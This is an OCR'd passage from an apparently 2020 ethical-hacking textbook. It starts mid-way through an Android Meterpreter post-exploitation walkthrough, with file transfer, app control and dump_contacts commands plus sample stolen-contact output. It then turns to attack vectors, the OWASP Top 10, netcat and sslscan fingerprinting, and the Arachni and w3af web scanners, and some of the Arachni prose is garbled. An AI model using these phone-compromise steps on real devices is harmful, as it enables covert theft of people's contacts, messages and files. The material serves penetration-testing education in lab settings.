


Once the user installs the application and runs it, the meterepreter session would be opened immediatly at the attacking side.



Post Exploitation

Type “background” and then “sessions” to list down all the sessions from where you can see all the IPs connected to the machine.




You can interact with any session by typing `sessions -i [session ID]`

After entering the session, type “help” to list down all the commands we can put forward in this session.

You can see some file system commands that are helpful when you’re trying to go after some sensitive information

or data. By using these, You can easily download or upload any file or information.



```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
```

You will also find some network commands including portfwd and route.

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```

Some powerful system commands to get user ID, get a shell or getting the complete system information.

Type “`app_list`” and it will show you all the installed apps on the device

```
meterpreter > app_list
Application List
================

  Name                          Package
   Running  IsSystem
  ----                          -------
   -------  --------
  Android Keyboard (AOSP)       com.android.inputmethod.latin
   true     true
  Android Live Wallpapers       com.android.wallpaper
   false    true
  Android System                android
   false    true
  Basic Daydreams               com.android.dreams.basic
   false    true
  Black Hole                    com.android.galaxy4
   false    true
  Bluetooth Share               com.android.bluetooth
   true     true
  Browser                       com.android.browser
   true     true
  Bubbles                       com.android.noisefield
   false    true
  Calculator                    com.android.calculator2
```

We also have the power to uninstall any app from the Android device

```
Application Controller Commands
===============================

    Command       Description
    -------       -----------
    app_install   Request to install apk file
    app_list      List installed apps in the device
    app_run       Start Main Activty for package name
    app_uninstall Request to uninstall application
```

Extracting Contacts from an Android Device

Now let extract some contacts from the target device by typing "dump" and double tab

```
meterpreter > dump_
dump_calllog   dump_contacts  dump_sms
```

It will show all the options to extract from the device. Type "`dump_contacts`" and enter

```
meterpreter > dump_contacts
[*] Fetching 3 contacts into list
[*] Contacts list saved to: contacts_dump_20200317080731.txt
meterpreter >
```

It will extract all the contacts from the Android device and will save it in our local directory. To see this file type "`ls`" and "`cat [file_name]`"

```
root@kali:~# cat contacts_dump_20200317080731.txt
======================
[+] Contacts list dump
======================

Date: 2020-03-17 08:07:31 -0400
OS: Android 4.3 - Linux 3.10.2-android-x86+ (i686)
Remote IP: 192.168.0.110
Remote Port: 44274
#1
Name   : John hales
Number : (503) 825-6868
#2
Name   : Alan wilkins
Number : (508) 789-0686
#3
Name   : Rita skater
Number : (508) 678-2928
```

This would show the content of the contact's file earlier downloaded from the target device. There are lots of more commands available in meterpreter. Further try to explore and learn what we can perform with an Android device. This concludes that we have successfully penetrated the Android device using Kali Linux and Metasploit-Framework.

7.5 Attack Vectors and Attack Types

There is a small line between attack vectors and attack types that is often misunderstood and misinterpreted by everyone. The two terms can be often perceived as synonymous with each other, but proper clarification and differentiation will help to understand how exploits can be classified into the two categories. Generally speaking, a vector is a channel of transmissions such as a tick, a mosquito, or any other pathogen, but the delivery method for all these is the same: a single bite. Every pathogen has similar instinctive instructions to carry out the bite, but there will be a difference for each. For ethical hacking and information systems, an attack vector is a category for classifying groups of attack types within every category of an attack vector.

Attack Vector	Attack Types
Code Injection	• Viruses • Buffer Underrun • Buffer Overflow • Malware
Web-Based	• Cross-Site Scripting (XSS) • Cross-Site Request Forgery (CSRF) • Defacement • SQL Injection

Network-Based	• Denial of Service (DoS) • Distributed Denial of Service (DDoS) • Theft of passwords and sensitive data • Theft or counterfeit of credentials
Social Engineering	• Phishing • Impersonation • Spear Phishing • Intelligence Gathering

7.6 Exploiting Web Servers and Web Applications

Software is nothing but a million lines of code written by humans. Irrespective of the language used to code software or the function of that software, it is prone to have vulnerabilities. Web applications are software running in a web browser. The only difference from regular local applications is that web applications have more public-facing entry points on the Internet. This allows an attacker to inject malware into the application, access the network, destroy the websites, or steal information from the server on which the web application is hosted. It is not sufficient to just secure an operating system. If the applications running on a system

are not secure, the security of an operating system is useless.

OWASP

The Open Web Application Security Project or OWASP is a nonprofit organization working towards the security of software. There is an annual listing of the top 10 vulnerabilities released by OWASP that are commonly exploited by attackers. At the time of writing this book in 2020, the top 10 vulnerabilities are as follows.

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities (XXE)
- Broken Access Control
- Security Misconfiguration
- Cross-Site Scripting (XSS)
- Insecure Deserialization
- Using Components with Known Vulnerabilities
- Insufficient Logging and Monitoring

You can read more about the top 10 vulnerabilities in 2020 on https://owasp.org/www-project-top-ten/

Additionally, OWASP also has local chapters worldwide to create awareness about software security. The chapters have security members who discuss new methods for

testing software, conduct training, develop secure applications, etc. You just need to show up at a group meeting to become a member of an OWASP chapter. You can visit the OWASP website from the URL mentioned above and click on the link that says Chapters to search for local OWASP groups around you.

7.7 Testing Web Applications

There are several tools available in Kali Linux at the convenience of a click to test web applications, but the power of a tool is great only when you know when to use it and how to use it. The penetration testing methodology for testing web applications is the same as the first three stages of ethical hacking methodology viz. Reconnaissance, Scanning, and Exploitation. Some cases may also make use of the last two stages viz. Maintaining Access and Reporting.

Moreover, while testing a web application, an ethical hacker needs to test every web page on the website and not just the home pages or the login pages. If you secure the login page of a website, it is not an indication that you have secured the entire web application, and you can conclude the testing process. There are multiple incentives for an attacker to target websites today. Therefore, you should leave no stone unturned while testing a website or a web application.

Let us go through the steps of testing a web application.

Step 1: Manual Review

When you run a port scan on a target system, it may return a result that says that HTTP is running on port 80. But this does not necessarily mean that the website is running on port 80 as well. You can launch a browser and navigate to port 80 of the target system to check if it is serving a website on that port. This is true for not just port 80, but a port scan may return results of several web services that are running on ports other than ports 80 or 443. Ensure that you scan through all available links on a website as they may contain useful information. If you are prompted for a password by the access control mechanism of the website, try out up to 10 passwords or just press the Escape key to see if you can directly bypass the authentication. Open the source code for every web page and check if there are any notes by the developer. This can be a time consuming and boring process, but there are no automation tools in the word that can identify all vulnerabilities. Therefore, it is a critical first step to review a website or a web application manually.

Step 2: Fingerprinting

A manual review of a website will not give you details about the web server, the web application, or the

operating system. Fingerprinting using Kali Linux can help you determine all three of these.

NetCat (nc)

NetCat is a tool available in Kali Linux that can be used as a fingerprinting tool as well as a listener for incoming connections. The syntax to use the NetCat command on a Kali Linux terminal is as follows:

```
nc {host} {port}
```

```
Example: nc 192.168.56.102 80
```

This command will establish a connection with the host at IP 192.168.56.102, but no results will be returned until the command is sent across to the webserver. There are several techniques for fingerprinting with NetCat. You can use the following commands to fetch you information about the web server and the operating system of the target system.

```
nc 192.168.56.102 80
```

Press Enter

```
HEAD / HTTP/1.0
```


Press the Enter key twice.

In the result of this command in our example, the target system was running Apache 2.2 on an Ubuntu Linux

operating system and with PHP version 5.2.4-2ubuntu5.10. This information will help an ethical hacker to narrow down the tools and attacks they want to use against a target system.

SSLScan (sslscan)

If you see that a website is using an SSL certificate, it is good to understand the kind of SSL encryption being used by the website. A lock symbol in the address bar of your web browser just before the URL of a website is an indicator that a website is using an SSL certificate.



The SSLScan tool queries services on a server for TLSv1, SSLv2, and SSLv3, checks if there are any preferred ciphers, and returns the SSL certificate being used by the

website. The SSLscan command that can be used in a Kali Linux terminal is as follows.

```
sslscan {ipaddress} {port}
Example: sslscan 192.168.56.102 80
```

Step 3: Scanning

Automated scanning will help reduce the time required to scan an entire system for vulnerabilities. There are several applications available to scan web servers, and a good ethical hacker should not rely on just a single application. A single application can never uncover thousands of security flaws and list down all the vulnerabilities of a system. It is a good practice to use at least two or three tools to scan web applications. Scanning applications such as Nessus, WebInspectm, and Retina are industry leaders but are expensive. Kali Linux has a set of inbuilt scanning tools that can be used for the purpose of scanning.

Let us go through a few of them.


Arachni

The Arachni tool is a web application scanner that runs from a graphical user interface just like the Nessus. The only difference is that unlike Nessus, Arachni can perform a single scan on a single host on a single port at a given time. If the target system has multiple web services on

multiple ports, you will need to repeat the scan every time with new port parameters. For example, if Metasploitable2 has a web service hosted on port 80 and phpMyAdmin is running on port 443 (HTTPS), you will have to run two individual scans on Arachni. However, the Arachni scan is highly customizable. There are several settings and plugins available for Arachni that allow specific scanning. All the plugins are enabled by default. Arachni also supports reporting in a click to export reports in all popular file formats.


You can launch the Arachni web application scanner in Kali Linux as follows.

`Click on Applications > Kali Linux > Web Applications > Web Vulnerability Scanners > arachnid_web`




The terminal window launched shows that the web service for Arachni has been begun. Open Iceweasel and explore to http:// 127.0.0.1:9292 (according to machine configuration) to get to the web User Interface.

To launch a scan against the Metasploitable2 virtual machine, enter http://192.168.56.115 (IP Address of Metasploitable2 machine) into the URL content box and click on the Launch Scan button. While the scanner is running, the procedure is joined to a dispatch process. Multiple dispatchers can run in the meantime. On the off chance that there are more web services to test against, do a reversal to the Start a Scan tab and launch an alternate scan. On the off chance that Iceweasel closes or multiple scans are running together. Open the web program and explore to Arachni, then click on the Dispatchers tab to associate with each one procedure.




At the point when the scan is finished, Arachni will automatically switch over to the Reports tab. From here a pentester can yield the report into a few diverse formats. Similarly as with the scanners, Arachni likewise continues reporting separate for each dispatcher that was run.



The reports do give bar and pie charts with the output comes about as appeared

Arachni breaks down the report into two subcategories. The main is named “Trusted,” while the second is marked “Untrusted.” Vulnerabilities that are recorded as trusted are considered as precise (or positive) discoveries in light of the fact that the scanner did not get any unusual reactions from the web server at the time of checking. Vulnerabilities that are documented as untrusted are considered to be conceivable false-positives and need to be checked by the analyzer.



w3af

W3af is an open source framework used for testing web applications security. The framework is capable of detecting more than 200 vulnerabilities. Some of these include SQL injection, Buffer overflow vulnerabilities, CSRF, LDAP injection, Cross Site Scripting (XSS), Xpath injection, eval () injection, OS commanding, local file inclusion, remote file inclusion, and discovery of sensitive data. W3af analyzes these vulnerabilities by using built-in plugins.


W3af Installation

All W3af versions are supported by Linux and MAC OS. However, the Windows users can only use the older versions of W3af as there is no support available for the latest W3af release. Windows users can download the framework from the following W3af official link.

http://w3af.org/download


In order to install W3af on Linux system, clone W3af framework from Github using the following path.

```
git clone
https://github.com/andresriancho/w3af
```



After that, move to W3af directory to install the dependencies. W3af has two types of dependencies, i-e for the console as well as for the GUI. The console dependencies can be installed as follows.

```
cd w3af
./w3af_console
. /tmp/w3af_dependency_install.sh
```




In order to install the GUI dependencies, use ./w3af_gui instead of ./w3af_console.

W3af Interface

After installing W3af dependencies, W3af can be initiated by running the following command.


```
w3af_gui
```

The above command opens W3af interface as shown in the following screenshot.




W3af interface has four main sections namely Scanning configuration, Logs, Results, and Exploits. The Scanning configuration (Scan config) section contains profiles and plugins. Profiles are the names given to the pre-built scanning models in the framework. There is an empty

profile option that allows the users to design a custom scanning strategy. There are currently eight plugins namely Audit, Auth, Bruteforce, Crawl, Evasion, Grep, Infrastructure, and Mangle. Each plugin scans the target web applications for specific set of vulnerabilities. For example, the Audit plugin scans the most critical vulnerabilities, such as SQL injections, XSS scripts, RFI, LFI etc. The Crawl plugin is designed in such a way that it uses search engines and directories to find and match the information disclosure vulnerabilities. The other important sections of W3af console are Log, Results, and Exploits. The Log section logs any vulnerability or misconfiguration found during the real time scanning process. The Results section contains the final results. The Exploit section contains the tools that can be used to exploit the vulnerabilities found during the scanning process.




There are pre-selected tools to exploit the opportunities. However, there is an option to add new tools as shown in the following screenshot.




W3af Scanning

In order to scan the web application, enter the web address in the target field. Select a pre-defined scanning profile or start over by building a new scanning profile using the empty profile option. Select the desired vulnerabilities tests to be performed from the plugins. Each plugin offers selecting all or specific number of vulnerability tests as shown in the following example screenshot.



Once configured, hit the start button of the interface to run the desired vulnerabilities scanning tests. Open the log section to see the scanning progress as shown below.



In order to exploit the found vulnerabilities, right click on the desired exploitation tool in the Exploit section and select the required exploitation function as shown in the following screenshot.

Nikto

